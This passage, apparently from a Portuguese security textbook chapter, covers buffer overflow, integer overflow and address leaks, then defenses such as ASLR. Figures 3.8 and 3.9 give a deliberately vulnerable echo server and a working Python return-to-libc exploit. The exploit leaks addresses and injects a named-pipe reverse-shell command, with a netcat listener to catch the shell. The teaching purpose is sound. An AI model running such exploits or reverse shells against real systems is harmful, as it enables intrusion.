


Figura 3.2. Defesas

Por fim, uma análise pioneira, concebida por nós, é a Análise Distribuída. Veja, um sistema distribuído é formado por vários processos em execução que colaboram entre si para atingir uma meta comum. Tais sistemas estão presentes no nosso dia-a-dia em aplicações bancárias, comércio eletrônico, sistemas de telecomunicações entre outros. Ferramentas de Análises Estáticas convencionais não foram concebidas com foco nesta interlocução entre processo. Se uma ferramenta for capaz de cruzar informações oriundas dos vários processos que constituem o sistema distribuído, então mais constatações acerca da segurança de um sistema poderão ser feitas. Entretanto, analisá-los concomitante não é uma tarefa trivial, pois o problema de análise de fluxo de informação entre os interlocutores pode ser computacionalmente ineficiente. A ideia da Análise Distribuída é realizar esse cruzamento de informações de maneira eficiente.

3.4. Ataques

3.4.1. Estouro de Arranjo

3.4.1.1. Visão Geral

Um *buffer* ou arranjo pode ser definido simplesmente como um bloco contíguo de memória, com a finalidade de armazenar um conjunto de um certo tipo de dados. O Estouro

de Arranjo é uma anomalia na qual tenta-se escrever sobre um arranjo mais dados do que ele tem capacidade para armazenar. Dessa forma, as posições de memória adjacentes ao arranjo acabam sendo sobrescritas, configurando-se uma violação de memória. Os efeitos de tal anomalia podem variar desde um comportamento inesperado do programa a graves vulnerabilidades de segurança.

As linguagens de programação que são afetadas por tal problema são as chamadas *fracamente tipadas*, como por exemplo C, amplamente utilizada em Sistemas Embarcados por sua eficiência. Nestas linguagens, quando ocorre um acesso para escrita ou leitura de um arranjo, não se verifica automaticamente se a escrita ou leitura ocorre dentro dos limites alocados. Em contrapartida, numa linguagem fortemente tipada, tal como Java, para cada porção de memória alocada são mantidos metadados que permitem a realização de verificações de limites de arranjos para todo e qualquer acesso, em tempo de execução. A realização ou não de tais verificações implica, na prática, num compromisso entre desempenho e robustez.

Dessa forma, se a linguagem de programação não provê mecanismos automáticos para evitar o Estouro de Arranjo, essa tarefa fica dependente da disciplina do programador. A consequência de tal fato é que o Estouro de Arranjo configura-se como uma das vulnerabilidades mais frequentes e mais exploradas por atacantes. Casos famosos de explorações relacionadas a vulnerabilidades de Estouro de Arranjo ocorrem desde a década de 80, como por exemplo o Morris *worm* que foi um dos primeiros *worms* disseminados pela Internet; todavia, os ataques permanecem atuais, como atestam os recentes ataques à plataforma de jogos Xbox, que permitiram o uso de *software* não licenciado.

Embora tais vulnerabilidades possam, em geral, ser facilmente corrigidas, se considerados casos individuais, o caso geral difícil de caracterizar, pelas diversas formas como essa anomalia pode se apresentar. O Estouro de Arranjo permanece, portanto, como um desafio para a comunidade científica, pois as ferramentas de detecção e correção desenvolvidas até o presente momento apresentam ainda grandes possibilidades de melhoria.

3.4.1.2. Funcionamento

Para compreender como funciona um ataque de estouro de arranjos, é necessário algum conhecimento sobre a memória de um processo computacional. Em geral, ela encontra-se dividida nas seguintes regiões:

- *Texto:* Uma região de tamanho fixo, que contém as instruções do programa, sendo habilitada apenas para leitura;
- *Dados:* Contém variáveis globais e estáticas do programa;
- *Pilha:* A pilha é um bloco de memória contíguo que contém uma sequência de quadros, que são inseridos quando uma função é chamada e retirados quando ela retorna. Um quadro contém diversos tipos de dados necessários para a função, como seus parâmetros, suas variáveis locais e endereço de retorno, bem como informação necessária para recuperar o estado da pilha tal qual antes de sua chamada;

- *Heap:* Uma região de memória que contém as variáveis alocadas dinamicamente. Nessa região, o controle da memória deve ser realizado explicitamente pelo programador.

Ataques de Estouro de Arranjo podem acontecer na pilha ou no *heap*. A seguir, serão discutidos os tipos de ataque mais comuns.

Ataque baseado em pilha. Em um ataque baseado em pilha, variáveis de controle podem ser sobrescritas, de forma a alterar o fluxo de execução do programa. Em sua forma mais elementar, esse ataque sobrescreve o endereço de retorno de uma função, conforme descrito no histórico artigo apresentado por Aleph One [Aleph One 1996]. Outras formas de ataque são possíveis também; em [Richarte et al. 2002], por exemplo, é descrito um ataque no qual o *stack frame pointer* é sobrescrito de maneira a comprometer e controlar o fluxo de execução de um programa. Um atacante pode, então, desviar o controle para uma sequência de código executável previamente injetada na pilha.

Ataque baseado em *heap*. Ataques que ocorram no *heap* são mais difíceis de explorar e compreender, devido à sua natureza dinâmica. Geralmente, ataques dessa natureza ocorrem através da corrupção de estruturas internas de controle. No exemplo canônico, uma estrutura que controla os blocos livres de memória é sobrescrito e ao ser liberado acaba por sobrescrever o endereço de retorno de uma função na pilha. Mais detalhes sobre esse tipo de ataque podem ser encontrado em [Robertson et al. 2003].

Ataque de retorno à `libc`. Um dos mecanismos de defesa mais amplamente adotados, conforme será descrito na seção 3.5.2, denomina-se *Prevenção contra a Execução de Dados*. Esta proteção, como o próprio nome sugere, impediria um atacante de executar um código injetado no programa a partir da entrada, tornando a tomada de controle do programa bem mais improvável. Entretanto, esse tipo de defesa dificulta, mas não impede um ataque, pois um atacante pode, ainda, desviar o fluxo de execução para um código binário já carregado, como por exemplo uma biblioteca compartilhada. Dessa forma, código legítimo é reutilizado para fins maliciosos. O exemplo canônico de biblioteca utilizada nesse tipo de ataque é a `libc`, a biblioteca padrão da linguagem C. Embora possa-se imaginar que tal ataque ofereça um controle bastante limitado ao atacante, tal fato não se confirma na prática: conforme demonstrado em [Tran et al. 2011], um ataque de retorno à `libc` Turing-completo é possível, ou seja, um atacante pode realizar todo tipo de computação.

3.4.2. Estouro de Inteiro

Algumas das linguagens de programação mais populares, como C, C++ e Java, limitam o tamanho de tipos numéricos inteiros. Por exemplo, o tipo `int`, em Java, contém os números inteiros entre -2^{31} e $2^{31}-1$. Existem, portanto, números que não podem ser representados por esses tipos. Operações aritméticas inteiras, nessas linguagens de programação, possuem uma *semântica modular* [Warren 2002]. Se um número n é armazenado em uma variável v de tipo primitivo T, e o valor de n é maior que o limite superior de T, aqui chamado T_{max}, então parte dos *bits* que compõem n são descartados. O valor armazenado em v termina por ser n módulo T_{max}. A Figura 3.3 ilustra essa semântica modular. Neste exemplo, estamos mostrando um programa escrito em C, que opera sobre o tipo `char`. Esse tipo número possui oito *bits* em complemento de dois. Assim, sete

bits representam valor, e um *bit* representa sinal. O inteiro 128 não possui representação nesse tipo. A tentativa de armazenar esse número em uma variável `char` produz o valor 128 módulo 128 $= -1$ em complemento de dois.

```
int main() {
  char i = 118;
  while (i < 125) {
    i += 5;
    printf("%8d", i);
  }
  printf("\n");
}
```

(a)

```
123  -128  -123  -118  -113  -108  -103   -98
-93   -88   -83   -78   -73   -68   -63   -58
-53   -48   -43   -38   -33   -28   -23   -18
-13    -8    -3     2     7    12    17    22
 27    32    37    42    47    52    57    62
 67    72    77    82    87    92    97   102
107   112   117   122   127
```

(b)

$123 =$ 0 1 1 1 1 0 1 1 $= 123_{\text{char}}$

$128 =$ 1 0 0 0 0 0 0 0 $= -128_{\text{char}}$

$133 =$ 1 0 0 0 0 1 0 1 $= -123_{\text{char}}$ (c)

Figura 3.3. (a) Programa que ilustra a semântica modular de operações aritméticas inteiras em C. (b) Saída produzida pelo programa exemplo. (c) Representação de três diferentes números usando o tipo `char`, com sete *bits* de valor, e um *bit* de sinal.

A tentativa de armazenar um número n em um tipo T, sendo n maior que a capacidade de T, produz um *Estouro de Inteiro*. Existem situações em que estouros de inteiros são aceitáveis [Dietz et al. 2012]. Por exemplo, programadores podem usar esse comportamento para implementar funções *hash* e geradores de números aleatórios. Por outro lado, o mal uso desse semântica pode ter consequências catastróficas. Possivelmente, o caso mais famoso de falha de *software* devido a Estouro de Inteiros aconteceu em 1996. Naquele ano, o foguete Ariane 5 teve de ser destruído devido a uma perda de precisão em aritmética de inteiros. Essa falha custou ao programa espacial europeu cerca de 370 milhões de dólares.

3.4.2.1. Vulnerabilidade de *Software* devido a Estouro de Inteiro

Estouros de inteiro podem levar à implementação não somente de programas semanticamente incorretos, mas também à implementação de programas vulneráveis. Como apontado por Dietz *et al.* [Dietz et al. 2012], a semântica modular de C é a causa de diversas vulnerabilidades em aplicações bem conhecidas, como OpenSSH e Firefox. A Figura 3.4 ilustra uma vulnerabilidade desse tipo. A função `read_matrix` copia uma matriz, em formato linearizado, isto é, representada como um vetor, a partir do arranjo de origem `data` para o arranjo de destino `buf`. Uma faixa de memória de tamanho `BUF_SIZE` é alocada para `buf` na linha 5 de nosso exemplo. Uma vez alocada essa região, que irá receber dados, a função `read_matrix` realiza a cópia, caracter a caracter, nos laços vistos nas linhas 6 e 7. O correto funcionamento da função assume que o produto `w * h` é menor que `BUF_SIZE`. Tal garantia é dada pelo teste condicional na linha 3. Sendo

esse teste verdadeiro, o programador entende que nunca serão copiados para `buf` mais dados que o arranjo `buf` comporta.

```
1 void read_matrix(int* data, char w, char h) {
2   char buf_size = w * h;
3   if (buf_size < BUF_SIZE) {
4     int c0, c1;
5     int buf[BUF_SIZE];
6     for (c0 = 0; c0 < h; c0++) {
7       for (c1 = 0; c1 < w; c1++) {
8         int index = c0 * w + c1;
9         buf[index] = data[index];
10      }
11    }
12    process(buf);
13  }
14 }
```

$$\texttt{BUF\_SIZE} = 120_{\text{char}}$$
$$\texttt{strlen(data)} = 132_{\text{char}}$$
$$\texttt{buf\_size} = -124_{\text{char}}$$

$$\texttt{w} = 0\ 0\ 0\ 0\ 0\ 1\ 1\ 0 = 6_{\text{char}}$$
$$\texttt{h} = 0\ 0\ 0\ 1\ 0\ 1\ 1\ 0 = 22_{\text{char}}$$
$$\texttt{h * w} = 1\ 0\ 0\ 0\ 0\ 1\ 0\ 0 = -124_{\text{char}}$$

Figura 3.4. Exemplo de estouro de inteiro que pode ser usado para habilitar um ataque de estouro de arranjo.

Existe, contudo, a possibilidade que um Estouro de Arranjo atribua à variável `buf_size` um valor muito menor que a expressão `w * h` produziria, se o tipo `char` possuísse capacidade infinita. Por exemplo, se `w` for 6, e `h` for 22, então o produto `w * h` é 132. Esse número, quando atribuído a uma variável do tipo `char`, gera o valor -124. Isso faz com que o teste na linha 3 seja inicialmente verdade, ainda que `BUF_SIZE` seja um valor menor que 132. Em nosso exemplo, temos que `BUF_SIZE` É 120. O arranjo `buf` será totalmente preenchido com dados, e os 12 *bytes* restantes irão sobre-escrever memória da pilha da função `read_matrix`. Essa situação configura um caso de ataque de Estouro de Arranjo. Se a aritmética inteira de C possuísse precisão infinita, então a função `read_matrix` estaria totalmente guardada contra esse tipo de ataque.

Estouro de Arranjo podem também tornar possíveis ataques de não terminação de programas. Um adversário realiza um ataque desse tipo fornecendo ao programa alvo entradas cuidadosamente produzidas para forçar iterações eternas sobre um laço vulnerável. Tal cenário é ilustrado pela Figura 3.5, que contém um programa que computa o fatorial de um número inteiro. O tamanho do tipo `int`, em C, não é parte da especificação da linguagem. Essa informação depende, antes, da implementação do compilador. Entretanto, é usual que inteiros sejam representados como números de 32 *bits* na maior parte das arquiteturas modernas. Neste caso, o maior inteiro representável é $MAX\_INT = 2^{31} - 1 = 2,147,483,647$. Se o parâmetro `n` for igual a MAX_INT, então a condição da linha 4 sempre será verdadeira, e o laço nunca termina. A não-terminação ocorre porque quando `i` finalmente chega a MAX_INT, a soma $i + 1$ produz o menor inteiro possível, isto é, -2^{31}. A função `fact` vista na Figura 3.5 (b) não apresenta esse tipo

de vulnerabilidade, uma vez que o teste na linha 3 exclui parâmetros muito grandes.

(a)

```
1 int fact(int n) {
2   int r = 1;
3   int i = 2;
4   while (i <= n) {
5     r *= i;
6     i++;
7   }
8   return r;
9 }
```

se MAX_INT = 2^{32} - 1

e se i = MAX_INT,

então i + 1 = -2^{32}

(b)

```
1 int fact(int n) {
2   int r = 1;
3   if (n < 13) {
4     int i = 2;
5     while (i <= n) {
6       r *= i;
7       i++;
8     }
9   }
10  return r;
11 }
```

Figura 3.5. (a) Uma função em C, que calcula o fatorial de um número inteiro e está sujeita a ataques de não-terminação devido a estouros de arranjos. (b) Função similar, protegida contra a não-terminação.

3.4.2.2. Proteção contra Estouro de Inteiros

É possível sanear programas contra a ocorrência de Estouro de Inteiros automaticamente. Tal saneamento dá-se via a inserção de testes que verificam a ocorrência de estouros, e direcionam o fluxo de execução do programa para rotinas de tratamento de erro [Brumley et al. 2007, Dietz et al. 2012, Rodrigues et al. 2013]. O código que constitui cada um desses testes é formado por uma guarda, mas um tratador de eventos. Essas guardas usam testes como aqueles ilustrados na Figura 3.6 para verificar a ocorrência de estouros de precisão. A Figura 3.6 mostra testes que detectam estouros nas seguintes operações aritméticas: adição, subtração, multiplicação e arredamentos para a esquerda. As operações de adição, subtração e multiplicação podem ser com ou sem sinal aritmético.

Os testes são implementados como sequências de operações binárias, executados logo após a instrução guardada, e podem ser inseridos pelo compilador durante a geração de código. Para ilustrar esse ponto, a Figura 3.7 mostra o código que instrumenta uma soma com sinal de duas variáveis. A Figura usa código no formato intermediário de três endereços. Essa representação é padrão entre vários compiladores, como `gcc` e `LLVM`. Omitimos, nesse exemplo, o código do tratador de evento de estouro, pois ele simplesmente chama uma rotina implementada em uma biblioteca dinamicamente compartilhada. Conforme podemos observar pela Figura, uma guarda aumenta o código instrumentado substancialmente. Nesse exemplo em particular, a verificação requer a inserção de 14 novas instruções no programa guardado. Embora tal crescimento a princípio possa parecer proibitivamente grande, diversos grupos de pesquisa já realizaram experimentos indicando que somente uma parcela muito pequena das instruções do programa alvo precisam ser guardadas [Brumley et al. 2007, Dietz et al. 2012, Rodrigues et al. 2013]. Consequentemente, o custo, em termos de crescimento de código e perda de desempenho, é negligível, ficando em torno de 1% a 5%.

Instrução	Verificação
$x = o_1 +_s o_2$	$(o_1 > 0 \wedge o_2 > 0 \wedge x < 0) \vee (o_1 < 0 \wedge o_2 < 0 \wedge x > 0)$
$x = o_1 +_u o_2$	$x < o_1 \vee x < o_2$
$x = o_1 -_s o_2$	$(o_1 < 0 \vee o_2 > 0 \vee x > 0) \vee (o_1 > 0 \vee o_2 < 0 \vee x < 0)$
$x = o_1 -_u o_2$	$o_1 < o_2$
$x = o_1 \times_{u/s} o_2$	$x \neq 0 \Rightarrow x \div o_1 \neq o_2$
$x = o_1$ `shift` n	$(o_1 > 0 \wedge x < o_1) \vee (o_1 < 0 \wedge n \neq 0)$
$x = \downarrow_n o_1$	$\text{cast}(x, \text{type}(o_1)) \neq o_1$

Figura 3.6. Testes para detecção de Estouro de Inteiros. Usamos $\downarrow_n$ para descrever a operação que trunca em n bits. O subscrito s indica uma operação aritmética com sinal, e o subscrito u indica uma operação sem sinal.




Figura 3.7. Instrumentação usada para prevenir Estouro de Arranjos. (a) Programa a ser instrumentado. (b) Representação intermediária do programa a ser protegido. (c) Soma com sinal: operação que será guardada contra Estouro de Inteiros. (d) Teste usado para verificar a ocorrência de estouros na soma com sinal. (e) Representação intermediária do programa protegido.

3.4.3. Vazamento de Endereço

Um vazamento de endereços ocorre quando um adversário descobre em que partes da memória estão carregados os dados ou códigos de um programa. Este tipo de conhecimento, que pode parecer inofensivo, acaba por anular dois mecanismos de segurança impostos pelo sistema operacional: Aleatorização de Espaço de Endereço– (ASLR) [Shacham et al.

2004a], [Bhatkar et al. 2003] e a Prevenção contra a Execução de Dados– (DEP).

Sistemas Operacionais modernos usam um mecanismo de proteção chamado Aleatorização de Espaço de Endereço–(ALSR) que consiste em carregar os binários do programa em partes diferentes da memória a cada execução. Esta técnica protege o *software* contra ataques bem conhecidos, tais como `return-to-libc` [Shacham et al. 2004a] e *return-oriented-programming* (ROP) [Shacham 2007]. Entretanto, mesmo um sistema protegido por Aleatorização de Espaço de Endereço pode ser atacado caso o programa possua o *bug* conhecido como vazamento de endereço.

Como forma de melhor visualizarmos o problema de vazamento de endereço, seguiremos com um exemplo deste tipo de vulnerabilidade e como um adversário poderia prejudicar o sistema. Os trechos que seguem podem ser encontrados em sua versão original em [Quadros and Pereira 2012b].

3.4.3.1. Exemplo de vazamento de endereço

A Figura 3.8 mostra um simples *echo server* que contém um vazamento de endereço e que possibilita à um adversário realizar um ataque de Estouro de Arranjo. Ele basicamente aguarda por uma conexão na porta 4000 e quando isso acontece, ele ecoa a *string* recebida. A DEP evita um ataque por Estouro de Arranjo clássico, pois impede a execução de dados. Porém, um Estouro de Arranjo pode ser usado para redirecionar o fluxo de controle para uma das funções da `libc`, que nos permite realizar tarefas sensíveis como gerar novos processos, enviar e-mails e abrir conexões via `socket`.

Neste exemplo, o adversário conseguirá abrir um terminal *telnet* com a máquina que está executando o *echo server*. Este tipo de ataque é chamado de `return-to-libc` e tem como precondição o conhecimento prévio da função alvo, neste caso a função *system* da *libc*. Esta informação não é facilmente obtida pelo adversário em um sistema protegido por ASLR, a menos que exista uma vulnerabilidade de vazamento de endereço.

O vazamento de informação ocorre na função *process_input*. Sempre que o servidor encontra a *string debug* ele retorna para o cliente dois endereços internos: a base de *localbuf*, que é um endereço de pilha e o endereço da função *send* de `libc`. Para construir o *exploit*, usaremos o endereço de *send* para encontrar o endereço de *system* e *exit*. Em seguida, utilizaremos o endereço base de *localbuf* para encontrar o endereço dos argumentos de *system*. A Figura 3.9 mostra um *script* em *Python* que implementa esse *exploit*.

O *script* realiza duas conexões ao *echo server*: na primeira, ele envia a *string debug* para obter os dois endereços e na segunda, ele envia os dados contaminados para criar a conexão `telnet`. Os dados maliciosos são composto por 52 A's que preenchem a pilha até imediatamente antes do ponteiro de retorno; os endereços de *system* e *exit* são calculado a partir do endereço de `send` obtido na primeira conexão. Finalmente, o endereço da *string* com o comando para criar a conexão `telnet` é calculado a partir do endereço base de *localbuf*.

O ataque se concretiza quando sobrescrevemos o endereço de retorno de *process_input* com o endereço da função *system*. Neste momento ganhamos o controle da


```c
/* Echo server with info leak
 * Compile with:
 *      clang -m32 -fstack-protector -g server.c -o server -pie -f PIE
 * the -fstack-protector directive instructs clang to add canaries to the
 * function code, so that attacks that try to change the return address of the
 * function will not succeed.
 */

#include <netinet/in.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

#define MAXRECVLEN 500
#define PORT 4000

void log(char *inbuf) {
    printf("Received %d bytes\n", strlen(inbuf));
}

void process_input(char *inbuf, int len, int clientfd) {
    void (*foo)(char *);
    char localbuf[120];

    if (!strcmp(inbuf, "debug\n")) {
        sprintf(localbuf, "localbuf %p\nsend() %p\n", localbuf,
                send);
    } else {
        foo = &log;
        strcpy(localbuf, inbuf);
        foo(inbuf);
    }
    send(clientfd, localbuf, strlen(localbuf), 0);
}
int main() {
    int sockfd, clientfd, clientlen, len;
    char inbuf[MAXRECVLEN + 1];
    struct sockaddr_in myaddr, clientaddr;

    sockfd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    myaddr.sin_family = AF_INET;
    myaddr.sin_addr.s_addr = htonl(INADDR_ANY);
    myaddr.sin_port = htons(PORT);

    bind(sockfd, (struct sockaddr *)&myaddr, sizeof(myaddr));
    listen(sockfd, 5);

    clientlen = sizeof(clientaddr);

    while (1) {
        clientfd = accept(sockfd, (struct sockaddr *)&clientaddr, &clientlen);

        len = recv(clientfd, inbuf, MAXRECVLEN, 0);
        inbuf[len] = '\0';
        process_input(inbuf, len + 1, clientfd);

        close(clientfd);
    }

    close(sockfd);
    return 0;
}
```

Figura 3.8. Echo Server

máquina que está executando o *echo server*. Executando a função *exit* no fim do script de ataque, nós garantimos a terminação do cliente depois de obtermos um terminal aberto com o servidor.


```
# Exploit for buggy echo server running on Ubuntu 12.04 64 bits
# with DEP and ASLR enabled
#
# Run "nc -vv -l -p 8080" in a second terminal before running this script
# to receive the connect-back shell

import socket
import struct

c = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
c.connect(('localhost', 4000))

buf = "debug\n"
c.send(buf)
buf = c.recv(512)
leaked_stack_addr = int(buf[9:buf.find('\n')], 16)
leaked_send_addr = int(buf[27:buf.rfind('\n')], 16)
c.close()

c = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
c.connect(('localhost', 4000))

command = ('rm -f backpipe && mknod backpipe p &&'
           'telnet localhost 8080 0<backpipe | /bin/bash 1>backpipe;')

system_addr = leaked_send_addr - 0xb1390
pad = 120 - len(command)
buf = (command + 'A' * pad +
       struct.pack('I', system_addr)
       )
c.send(buf)

c.close()
```

Figura 3.9. Client

3.4.3.2. Anatomia de um vazamento de endereços

Um programa em execução possui dois fluxos de informação nos quais um endereço pode percorrer até atingir um canal público e assim acarretar um vazamento de endereços:

1. Fluxos explícitos estão relacionados às dependências de dados. Se um programa contém uma instrução que define a variável v, e usa a variável u, tal como $v = u + 1$, então existe um fluxo explícito de informação de u para v.

2. Fluxos implícitos estão relacionados ao fluxo de controle do programa. Se o programa contém um desvio tal como $if\ p = 0\ then\ v = u + 1\ else\ v = u - 1$, então existe um fluxo implícito de informação de p para u, pois o valor atribuído ao último depende do primeiro.

A fim de tornar mais claro a importância do fluxo implícito na detecção do vazamento de endereços, a Figura 3.10 mostra dois programas escritos em linguagem C que contêm tal vulnerabilidade. Na Figura 3.10 a) observamos um fluxo explícito entre

a variável i e a variável k impressa por $printf()$. Considerando que o adversário tem o acesso ao código fonte, é possível conhecer o endereço de memória retornado pela função $malloc()$.

Na Figura b) apesar de não existir nenhum fluxo explícito entre a variável i e o valor impresso pela função $printf()$, podemos inferir que o endereço retornado é maior que zero se for impresso 1 e menor ou igual à zero caso $printf$ imprima 2, pois o valor impresso depende do predicado $(int)k > 0$.

```
int main (int argc, char **argv) {
        int *i, *j, *k;

        i = (int *) malloc (8);
        j = i;
        j++;
        k = j;
        printf ("%p", k);
}
```

a)

```
int main (int argc, char **argv) {
        int *i, *j, *k, cond;

        i = (int *) malloc (8);
        j = i;
        j++;
        k = j;
        if ((int)k > 0)
                printf ("1");
        else
                printf ("2");
}
```

b)

Figura 3.10. Exemplo de vazamento de endereço por a) fluxo explícito e b) fluxo implícito.

Uma solução para o vazamento de endereços por fluxo explícito pode ser encontrada em [Quadros and Pereira 2011] e [Quadros and Pereira 2012a]. Além disso, uma ferramenta pública capaz de detectar vazamento de endereços em tempo de compilação está disponível em [Quadros and Pereira 2012b]. Entretanto, as soluções acima não são capazes de lidar com vazamentos por fluxos implícitos. Neste caso, recomendamos a solução proposta em [Bruno R. Silva 2013], bem como a ferramenta disponibilizada em [Bruno R. Silva 2013] que é capaz informar ao desenvolvedor quais os caminhos no fluxo de controle pode estar vulneráveis com relação ao problema de vazamento de endereços.

3.5. Defesas

3.5.1. Aleatorização de Espaço de Endereço

Trabalhos existentes mostram que Prevenção contra a Execução de Dados não é efetivo contra ataques do tipo `return-to-lib` ou Programação Orientada a Retorno (*Return Oriented Programming* – ROP), em que o atacante utiliza códigos existentes em bibliotecas de sistema como lib [Shacham et al. 2004a]. Aleatorização de Espaço de Endereço (*Address Space Layout Randomization* – ASLR) é uma técnica usada para neutralizar este tipo de ataques. Em Aleatorização de Espaço de Endereço, posições de memória de certos componentes (por exemplo, a pilha, o *heap*, e o código executável) do sistema, incluindo `lib`, são aleatorizadas. Isto faz com que ataques do tipo `return-to-lib` [Solar Designer 1997] e ROP sejam difíceis, já que o atacante não tem como saber onde `libc` (ou outras funções desejadas) está localizada na memória. O atacante poderia tentar adivinhar valores arbitrários (para a posição de funções desejadas), mas a execução tipicamente falha (termina anormalmente) se um valor incorreto é usado.

Além de dificultar cada instância de ataque, Aleatorização de Espaço de Ende-

reço também serve para prevenir atacantes de usarem o mesmo código de ataque contra múltiplas instâncias de um programa contendo a mesma vulnerabilidade no código. Para obter sucesso em sistemas que usam Aleatorização de Espaço de Endereço, o atacante teria que gerar códigos diferentes para cada instância de um programa aleatorizado, ou realizar ataques de força-bruta para adivinhar o *layout* do espaço de endereçamento. A efetividade de Aleatorização de Espaço de Endereço depende da probabilidade do atacante conseguir adivinhar a posição de áreas alocadas aleatoriamente. Quanto maior o espaço de busca, maior é o nível de segurança. Assim, a efetividade de Aleatorização de Espaço de Endereço aumenta com o nível de entropia dos *offsets* aleatórios. Aumento de entropia pode se dar de duas formas: 1) aumento do tamanho da memória virtual sobre a qual a aleatorização é aplicada; e 2) aumento da frequência de realeatorização.

O espaço de aleatorização depende do tipo de sistema. Um dos primeiros trabalhos [Shacham et al. 2004a] que estuda o relacionamento entre o nível de segurança e o tamanho do espaço de aleatorização mostra que, para sistemas de 32-bits e 16-bits de aleatorização, a Aleatorização de Espaço de Endereço pode ser derrotada por força-bruta em questão de minutos (naturalmente, este tempo baseia-se na velocidade de computadores da época). Note que o tempo mencionado supõe que o atacante pode executar o ataque repetidamente, sem interrupção. Na prática, tais tentativas podem ser desaceleradas. Por exemplo, o sistema pode impedir um executável que tenha falhado (terminado anormalmente) um certo número de vezes em um curto intervalo de tempo de executar por um período de tempo , antes de ele poder voltar a executar.

Quanto a realeatorização, ela pode ser feita em tempo de compilação ou tempo de execução. Em realeatorização em tempo de compilação, as aleatorizações são executadas quando o sistema é construído (*"built", compiled and linked*). A desvantagem desta solução é que o *layout* permanece o mesmo entre tentativas sucessivas de um ataque de força-bruta (exceto em casos onde o sistema é reconstruído). Em realeatorização em tempo de execução, um *layout* diferente é gerado depois de cada tentativa mal sucedida.

Aleatorização de Espaço de Endereço é disponível em um grande número de sistemas operacionais atuais (incluindo Linux, Windows Vista e 7, e Mac OS X), mas funciona um pouco diferente em cada caso [Schwartz et al. 2011]. Linux [PaX Team 2001] aleatoriza a pilha, o *heap*, e as bibliotecas (compartilhadas), mas não a imagem do programa. Windows Vista e 7 [Howard and Thomlinson 2007] podem aleatorizar as posições da imagem do programa, da pilha, do *heap*, e das bibliotecas, mas apenas quando o programa e suas bibliotecas optarem por Aleatorização de Espaço de Endereço. Caso contrário, parte do código não será aleatorizada. Por exemplo, no caso de Windows, se alguma de suas aplicações populares (e.g., Adobe Reader) não suportar ou não for compatível com Aleatorização de Espaço de Endereço, o sistema teria códigos binários não-aleatorizados [Pop and Specialist 2010].

Finalmente, enquanto que Prevenção contra a Execução de Dados e Aleatorização de Espaço de Endereço são amplamente reconhecidos teoricamente como mecanismos efetivos de proteção, suas implementações em geral realizam *tradeoffs* em termos de compatibilidade e desempenho, o que possibilita que eles sejam neutralizados na prática. Por exemplo, em [Shacham et al. 2004a], foi mostrado um ataque de desaleatorização, em que um ataque padrão de Estouro de Arranjo é convertido em um ataque que funciona

contra sistemas protegidos pela Aleatorização de Espaço de Endereço. [Schwartz et al. 2011] apresenta um outro exemplo.

3.5.2. Prevenção contra a Execução de Dados

